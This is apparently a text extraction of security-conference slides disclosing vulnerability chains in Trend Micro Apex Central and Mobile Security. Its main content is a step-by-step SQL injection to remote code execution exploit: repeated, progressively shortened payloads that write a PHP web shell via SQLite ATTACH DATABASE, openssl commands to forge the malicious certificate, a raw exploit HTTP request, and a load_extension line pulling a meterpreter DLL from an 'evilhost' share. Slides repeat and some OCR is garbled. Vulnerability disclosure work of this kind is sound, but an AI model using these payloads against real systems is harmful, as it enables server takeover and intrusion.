        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



- Existing code performs syntax validation for uploaded x509 certificate via `openssl_x509_parse()`
- Theoretically possible to achieve SQLi if we POST a malicious x509 certificate containing SQLite RCE payload
- Should be straightforward? 🤔

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Source

```
$dbCert = array(  
    "Name" => $certObj["subject"]["CN"],  
    "Issuer" => $certObj["issuer"]["CN"]."",  
    // ...  
);
```

Sink

```
$sql = "INSERT INTO tb_certificate  
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)  
VALUES('".$cert['Name']."'','".$.cert['FileData']."'",'$.cert['HasPrivateKey']."'",'".$.cert['Passw  
ord']."'",'$.cert['UploadTime']."'",'$.cert['Issuer']."'",'".$.cert['Topic']."'",'$.cert['ExpireDa  
te']."'",'".$.cert['Uploader']."'");  
return $this->dbh->exec($sql);
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



- Can we do better? 💪
- With SQLi in SQLite, there are known ways to achieve RCE:

ATTACH DATABASE

```
ATTACH DATABASE '/var/www/lol.php' AS lol;  
CREATE TABLE lol.pwn (dataz text);  
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--
```

LOAD_EXTENSION()*

```
UNION SELECT 1,load_extension('\\\\evilhost\\evilshare\\meterpreter.dll','DllMain');--
```

* not enabled by default

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

SQLite RCE payload via ATTACH DATABASE:

```
ATTACH DATABASE '/var/www/lol.php' AS lol;  
CREATE TABLE lol.pwn (dataz text);  
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']);  
?>");--
```

Chain #1: Auth File Upload to SQLi to
RCE

Analysis

SQL
Injection



SQLite RCE payload via ATTACH DATABASE:

```
',1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
Manager\WebUI\WebApp\widget\repository\a.php' AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES ("<?php exec($_GET['cmd']); ?>");
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



```
-- specifications of Upper Bounds MUST be regarded as mandatory
-- from Annex B of ITU-T X.411 Reference Definition of MTS Parameter
-- Upper Bounds

-- Upper Bounds
ub-name INTEGER ::= 32768
ub-common-name INTEGER ::= 64
ub-locality-name INTEGER ::= 128
ub-state-name INTEGER ::= 128
ub-organization-name INTEGER ::= 64
ub-organizational-unit-name INTEGER ::= 64
ub-title INTEGER ::= 64
ub-serial-number INTEGER ::= 64
ub-match INTEGER ::= 128
```



Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Sink

```
$sql = "INSERT INTO tb_certificate  
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)  
VALUES('".$cert['Name']."' , '".$cert['FileData']."' , '".$cert['HasPrivateKey']."' , '".$cert['Passw  
ord']."' , '".$cert['UploadTime']."' , '".$cert['Issuer']."' , '".$cert['Topic']."' , '".$cert['ExpireDa  
te']."' , '".$cert['Uploader']."' );
```

64-character limit each

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Golfing



Sink

```
$sql = "INSERT INTO tb_certificate  
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)  
VALUES(' '); first section of payload /* , ".$cert['HasPrivateKey'].','".$.$cert['Passw  
ord'].'','.'.$cert['UploadTime'].'',''/* second section of payload
```



64-character limit each

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL Injection

Golfing



Chain #1: Auth File Upload to SQLi to RCE


Analysis

SQL
Injection

Golfing

Payload (211 chars):

```
' ,1,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
Manager\WebUI\WebApp\widget\repository\a.php' AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES ("<?php exec($_GET['cmd']); ?>");
```



Chain #1: Auth File Upload to SQLi to RCE


Analysis

SQL
Injection

Golfing

Payload (208 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
Manager\WebUI\WebApp\widget\repository\a.php 'AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?php exec($_GET['cmd']); ?>");
```



Chain #1: Auth File Upload to SQLi to RCE


Analysis

SQL
Injection

Golfing

Payload (208 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
Manager\WebUI\WebApp\widget\repository\a.php 'AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?php exec($_GET['cmd']); ?>");
```



Chain #1: Auth File Upload to SQLi to RCE

Analysis


SQL
Injection

Golfing

PHP tags

When PHP parses a file, it looks for opening and closing tags, which are `<?php` and `?>` which tell PHP to start and stop interpreting the code between them. Parsing in this manner allows PHP to be embedded in all sorts of different documents, as everything outside of a pair of opening and closing tags is ignored by the PHP parser.

PHP includes a short echo tag `<?=` which is a short-hand to the more verbose `<?php echo`.



Chain #1: Auth File Upload to SQLi to RCE


Analysis

SQL
Injection

Golfing

Payload (195 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
Manager\WebUI\WebApp\widget\repository\a.php 'AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```



Chain #1: Auth File Upload to SQLi to RCE


Analysis

SQL
Injection

Golfing

Payload (195 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
Manager\WebUI\WebApp\widget\repository\a.php 'AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```



Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Golfing

Filter by title

Learn /

⊕ :
...

▼ 2.1 Common Data Types

2.1 Common Data Types

2.1.1 Time

> 2.1.2 Reparse Point Data

Structures

> 2.1.3 FILE_OBJECTID_BUFFER

Structure

2.1.4 Alternate Data Streams

▼ 2.1.5 Pathname

2.1.5 Pathname

2.1.5.1 Dot Directory Names

▼ 2.1.5.2 Filename

2.1.5.2 Filename

2.1.5.2.1 8.3 Filename

2.1.5.3 Streamname

2.1.5.4 Streamtype

2.1.6 Share name

2.1.7 FILE_NAME_INFORMATION

2.1.8 Random

2.1.5.2.1 8.3 Filename

Article • 05/11/2022

[Feedback](#)

An 8.3 filename (also referred to as a DOS name, a short name, or an 8.3-compliant filename) is a filename that conforms to the following restrictions:

- An 8.3 filename MUST only contain characters that can be represented in ASCII, in the range below 0x80.
- An 8.3 filename MUST NOT contain the " " space character.
- An 8.3 filename MUST NOT contain more than one "." period character.
- The general form of a valid 8.3 filename is a base filename, optionally followed by the "." period character and a filename extension.
 - The base filename MUST be 1-8 characters in length and MUST NOT contain a "." period character.
 - The filename extension, if present, MUST be 1-3 characters in length and MUST NOT contain a "." period character.

Chain #1

RCE

Memory

Injection



```
Administrator: C:\Windows\System32\cmd.exe
C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>for %I in(.) do echo %~sI
C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>echo C:\PROGRA~2\TRENDM~1\CONTRO~1\Web
UI\WebApp\widget\REPOSI~1
C:\PROGRA~2\TRENDM~1\CONTRO~1\WebUI\WebApp\widget\REPOSI~1
C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>_
```



Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Golfing

Payload (172 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE  
'C:\PROGRA~2\TRENDM~1\CONTRO~1\WebUI\WebApp\widget\REPOSI~1\a.php' AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Golfing



Event Properties

Event

Process

Stack

Date: 6/7/2022 10:20:49.8377547 PM

Thread: 9648

Class: File System

Operation: CreateFile

Result: NAME NOT FOUND

Path: C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\a.php

2,050 of 11,988,398 events (0.017%) Backed

Target Dir: C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Golfing

STAR
LABS

Payload (? chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'REPOSI~1\a.php'AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=$_GET[c]?>");
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Golfing



Payload (122 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'REPOSI~1\a.php'AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=$_GET[c]?>");
```



Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Golfing

STAR
- LABS -

Payload (125 chars):

63 characters:

```
',1,1,1,1,1,1,1,1);ATTACH DATABASE 'REPOSI~1\a.php' AS a;CREATE/*
```

62 characters:

```
*/TABLE a.b(c text);INSERT INTO a.b VALUES("<?=$_GET[c]>");
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection

Golfing



```
$sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('',1,1,1,1,1,1,1,1,1);
ATTACH DATABASE 'REPOSI~1\a.php'AS a;
CREATE/*
', ".$cert['FileData']."'",".$cert['HasPrivateKey']."'","".$cert['Password']."'","".$cert['UploadTime']."'",
*/TABLE a.b(c text);
INSERT INTO a.b VALUES("<?=$_GET[c]?>");
'".$cert['Topic']."'",".$cert['ExpireDate']."'","".$cert['Uploader']."'");
```

Chain #1: Auth File Upload to SQLi to RCE

Exploitation




```
$ openssl genrsa -out ./certs/rootCA.key 4096
$ cp /etc/ssl/openssl.cnf ./certs/config
$ openssl req -x509 -new -nodes -key ./certs/rootCA.key -sha256 -days 365 -out ./certs/rootCA.crt
-subj '/CN=*\TABLE a.b(c text);INSERT INTO a.b VALUES("<?=$_GET[c]?>");'
$ openssl req -new -nodes -newkey rsa:4096 -keyout ./certs/domain.key -out ./certs/domain.csr
-batch -subj "/CN=',1,1,1,1,1,1,1,1,1);ATTACH DATABASE'REPOSI~1\|a.php'AS a;CREATE\/*" -config
./certs/config
$ openssl x509 -req -in ./certs/domain.csr -CA ./certs/rootCA.crt -CAkey ./certs/rootCA.key
-CAcreateserial -out ./certs/domain.crt -days 365 -sha256
```

Chain #1: Auth File Upload to SQLi to RCE

Exploitation





Chain #1: Auth File Upload to SQLi to RCE

Exploitation

Send Cancel < > Target: <https://192.168.126.128> HTTP/2

Request

Pretty Raw Hex

```

1 POST /webapp/widget/proxy_controller.php HTTP/2
2 Host: 192.168.126.135
3 Cookie: ASP.NET_SessionId=tvh1vhmuucnycueufsby4vgqq; PHPSESSID=opahrjt3kc9btdu3fd90hnh3ea;
4 Content-Length: 2262
5 Content-Type: multipart/form-data; boundary=====WebKitFormBoundary1XRqr385Tn6U20U
6
7 =====WebKitFormBoundary1XRqr385Tn6U20U
8 Content-Disposition: form-data; name="module"
9
10 modTMMS
11 =====WebKitFormBoundary1XRqr385Tn6U20U
12 Content-Disposition: form-data; name="tmms_cmd"
13
14 set_certificates_config
15 =====WebKitFormBoundary1XRqr385Tn6U20U
16 Content-Disposition: form-data; name="cert_file_name"; filename="test"
17 Content-Type: text/plain
18
19 -----BEGIN CERTIFICATE-----
20 MIIFGCCAwICFFF8058DRgj3YzjGBLSm+3mXyjT5MA0GCSqGSib3DQEBCwUAMEkx
21 RzBFBgNVBAMPIovwEFCTEUgS51GMgdGV4dCk7SUSTRVJUIE10VE8gYS51IFZB
22 TTVFUyg1PD89YCrfr0vUW2ndYD8+1k7Mw4XDTIyMDYwODA1NDUwM1oXDTIzMDYw
23 ODA1NDUwM1owSfIMEYGA1UEAwvJywuDESMSwxLDEp08FUVFEDSCBE
24 QRVBQkFTRsdfSRVPUb1+M9shLnBocCdBuYbh00NSRURF8s8oMICIJANBgkqhig
25 9w0BAQEFAAOCg8AMIICCgKCAgEAU1FJBQA102XG1ISOFc66goGQA8JEWCMrDvsC
26 cwZ26RM3LjQ8tFhxAS5XkmjZs8m176P56oL1Cw7bWge40apZL1+bj89169cE3EMYR
27 PodZjvpRNUKAuzNRRHXLfxBzE1Fxk3FxGxEj=EN90mXNMNCgIx66FV2SMqvt/z
28 jbBzijz/f08JZadKt3eIgtepyX910XM2CiOpusu1Tij47bp29sWY1qMwFaQ7laA+
29 MPrI0k7wyennoyWGVRAgDRFbfQc51250HDLMcJCvVa0N1YCePp0z0d1dE7EckFrG
30 MSF3XXATE3pPuf0r84E+Lw/HZD4+/MFhZgkZof6TCLGfiuinpDvcP+Uf/Jv+
31 YATpe+mphfs0vYAyV081/200LXagtTiidHC1jrBx0qagXnuikawc03/euRr1/xI
32 6F7dy0np6r113oo/mC66buAuyg77OBKT+RMaEVGMoVYIIh/u1WS6u10jU+WjRok
33 PVfcV3Yt/5BKCrRTsz4pZxZ0VXNxcoBa70YgcP9JleliaLLE5fb9aQmmfn
34 w44LXuvb5Neo0Iy6RJ1X7M1L7163+u4VFVu1jc1vSktdmmpYLuKYpcmN9jLrL1
35 IFbRBYKPD71gxnuuXIGb10yQS9F3zW8sJMkeoWg6tHrJ2nGqHEtxpmhYo9ky20
36 Ueg+PccAwEAATAnBgkqhkiG9wBAQsFAAOCAgEACQvQ1JTh0zCAOfhJLq5jSt
37 gz3WyyuAZvuaqPa7NFmI4PQYh0M+xcv953yKkVsAtqa9kp4vEdvUkrmHXGuw
38 izj+5bMdfuZtKp5WncGqaHicyw322Iuuo3Tysq88hk8BQXzRN2A13P1dpjs/K
39 IcVCIBIkLiTUQ0uNPKAV7VLS18RezAHd/W8fzaul4NzvYbzg5QXMSX8fRbGlpaZ
40 n9EHn1FfnriwA4R1i1nLY81i1JRnwRaKAlfvyXX/8t0rnY8dnwdRuallly7icm2Wn

```

0 matches

Done

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html;charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 Set-Cookie: wf_cookie_path=%2F; path=/
8 Set-Cookie: wf_CSRF_token=c5dd3ea65525e41eee4ce35848a02df; path=/; HttpOnly
9 Set-Cookie: PHPSESSID=opahrjt3kc9btdu3fd90hnh3ea; path=/; HttpOnly
10 Strict-Transport-Security: max-age=31536000
11 X-Frame-Options: SAMEORIGIN
12 X-Xss-Protection: 1; mode=block
13 Date: Thu, 22 Jun 2023 03:33:22 GMT
14 Content-Length: 17
15
16 {"error_code": -3}

```

0 matches

561 bytes | 96 millis

Chain #1: Auth File Upload to SQLi to RCE

Exploitation



Endpoint Encryption management

Not secure | https://192.168.126.128/webapp/MobileArmor/index.php?fromWF=1&serverid=</script><script>alert(document.domain);</script>

192.168.126.128 says

Incident Information

Not secure | https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modDLP/dlp_incidents.php?PageSize=1...

192.168.126.128 says

getEncryptionStatus_title

Not secure | https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modEndpointEncryption/operation.php...

192.168.126.128 says

Action

C&C Callback Events

Not secure | https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modTMCM/cnc_event_callback.php?Pa...

192.168.126.128 says

Pending Endpoints

Not secure | https://192.168.126.128/webapp/widget/repository/widgetPool/wp1/widgetBase/modTMLS/pending_endpoints.php?task...

192.168.126.128 says

192.168.126.128

OK

Dashboard Directories Policies Threat Intel Response Detections Administration Help

About

Trend Micro Apex Central™

Hotfix: 6016

© 2022 Trend Micro Incorporated. All rights reserved.

This software is protected by copyright laws and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under the law.

Third-party License information

Name	Date modified	Type
cache	5/18/2022 1:19 AM	File folder
db	5/18/2022 1:19 AM	File folder
inc	5/18/2022 1:19 AM	File folder
log	6/6/2022 12:51 AM	File folder
widgetPool	5/18/2022 1:19 AM	File folder

File Home Share View

← → ↑ < Program Files (x86) > Trend Micro > Control Manager > WebUI > WebApp > widget > repository >

Search repository

Quick access

- Desktop
- Downloads
- Documents
- Pictures

This PC

- New Volume (D:)
- Network

Chain #1: Auth File Upload to SQLi to RCE

Exploitation

repository

Share View

« Program Files (x86) > Trend Micro > Control Manager > WebUI > WebApp > widget > repository

Name	Date modified	Type	Size
cache	6/18/2023 8:53 PM	File folder	
db	6/18/2023 8:53 PM	File folder	
inc	6/18/2023 8:53 PM	File folder	
log	6/18/2023 9:01 PM	File folder	
widgetPool	6/18/2023 8:54 PM	File folder	

SSS X

Administrator: Command Prompt

Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address : fe80::1493:3640:2ce9:7621%6
IPv4 Address. : 192.168.126.128
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.126.2

C:\Users\Administrator>

repository

Search repository

Command Prompt

```
C:\>python3 cve-2023-32530.py
===== Trend Micro Apex Central 2019 (<= Build 6016) Authenticated RCE (CVE-2023-32530) =====
[!] Please enter the required arguments like so: python3 cve-2023-32530.py https://TARGET_URL USERNAME PASSWORD CMD_TO_EXECUTE

C:\>python3 cve-2023-32530.py https://192.168.126.128 "root" "P@ssw0rd1!" "whoami && ipconfig"
```

Chain #1: Auth File Upload to SQLi to RCE

Exploitation



- The other vulnerable SQLi sink was a **DeleteCert()** function which also leads to RCE, hence a second CVE-ID was issued.
 - CVE-2023-32529
 - CVE-2023-32530
- Multiple XSS'es...
 - CVE-2023-32531
 - CVE-2023-32532
 - CVE-2023-32533
 - CVE-2023-32534
 - CVE-2023-32535

Chain #1: Auth File Upload to SQLi to
RCE

Review



```
35 public function AddCert($cert)
36 {
37     mydebug_log("[DBHelper][AddCertificate] In.");
38     $sql = "INSERT INTO tb_certificate (Name,FileData,HasPrivateKey,Password,UploadTime,Issuer)
39 //mydebug_log("[DBHelper][AddCertificate] ->sql is:".$sql);
40     return $this->dbh->exec($sql);
41 }
42
43
44
45     35     public function AddCert($cert)
46     36     {
47         37         mydebug_log("[DBHelper][AddCertificate] In.");
48         38         $stmt = $this->dbh->prepare('INSERT INTO tb_certificate (Name,
49         39         $result = $stmt->execute([
50             40             'name' => $cert['Name'],
51             41             'file_data' => $cert['FileData'],
52             42             'has_private_key' => $cert['HasPrivateKey'],
53             43             'password' => $cert['Password'],
54             44             'upload_time' => $cert['UploadTime'],
55             45             'issuer' => $cert['Issuer'],
56             46             'topic' => $cert['Topic'],
57             47             'expire_date' => $cert['ExpireDate'],
58             48             'uploader' => $cert['Uploader'],
59             49             ]);
60         50         return $result;
61     }
```



Chain #1: Auth File Upload to SQLi to RCE

Review






Trend Micro Mobile Security (Enterprise) Chain #2 - Unauth RCE Chain

- Trend Micro Mobile Security (Enterprise)
- Discovered full chain from pre-auth to RCE (CVSSv3.1 score **9.8**)
 - CVE-2023-32523 – Authentication Bypass
 - CVE-2023-32525 – (Limited) File Upload
 - CVE-2023-32527 – (Limited) Local File Inclusion

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE



- Codebase comes with 2 nearly identical endpoints at **/widget** and **/widgetforsecurity** → find 1 chain, get another for free!!
- “With compliments” full chain
 - CVE-2023-32524 – Authentication Bypass
 - CVE-2023-32526 – (Limited) File Upload
 - CVE-2023-32528 – (Limited) Local File Inclusion



Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE



`session_info`
`PHPSESSID`

`session_info` is bound to `PHPSESSID`!

Therefore... Generating valid `session_info` = authentication bypassed!

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass

Vulnerable code

```
// Mobile Security/web/widget/index.php

/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass



Vulnerable code

```
// Mobile Security/web/widget/index.php

/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass



Vulnerable code

```
// Mobile Security/web/widget/index.php

// Mobile Security/web/widget/inc/class/user/User.php

require_once (dirname(__FILE__) . "/../../config.php");
require_once (dirname(__FILE__) . "/../common/db/GenericDao.php");
class WFUser
{
    public function __construct(){
        $this->createUserDB();
    }
    public function createUserDB(){
        global $wfconf_dbconfig;
        $this->userdb = new WFGenericDao($wfconf_dbconfig["table"]["users"]["name"],
                                         $wfconf_dbconfig["table"]["userdata"]["name"], $wfconf_dbconfig, 0);
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass



Vulnerable code

```
// Mobile Security/web/widget/index.php

// Mobile Security/web/widget/inc/class/user/User.php

// Mobile Security/web/widget/inc/config.php

/*
 * Database configurations
 */
$wfconf_WFHome = realpath(dirname(__FILE__) . "/..");
$wfconf_dbconfig = array();
$wfconf_dbconfig["type"] = "sqlite"; // sqlite or mysql
$wfconf_dbconfig["host"] = "localhost";
$wfconf_dbconfig["username"] = "root";
$wfconf_dbconfig["password"] = "root@trendmicro";
// Settings for SQLite
$wfconf_dbconfig["dbname"] = "tmwf";
$wfconf_dbconfig["dbfile"] = $wfconf_WFHome . "/repository/db/sqlite/tmwf.db"; // database file
```

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE

Analysis

Auth
Bypass



Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
// Mobile Security/web/widget/inc/config.php  
  
/* *****  
 * Database configurations  
 */  
  
$wfconf_WFHome = realpath(dirname(__FILE__) . "/..");  
$wfconf_dbconfig = array();  
$wfconf_dbconfig["type"] = "sqlite"; // sqlite or mysql  
$wfconf_dbconfig["host"] = "localhost";  
$wfconf_dbconfig["username"] = "root";  
$wfconf_dbconfig["password"] = "root@trendmicro";  
// Settings for SQLite  
$wfconf_dbconfig["dbname"] = "tmwf";  
$wfconf_dbconfig["dbfile"] = $wfconf_WFHome . "/repository/db/sqlite/tmwf.db"; // database file
```



Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth Bypass

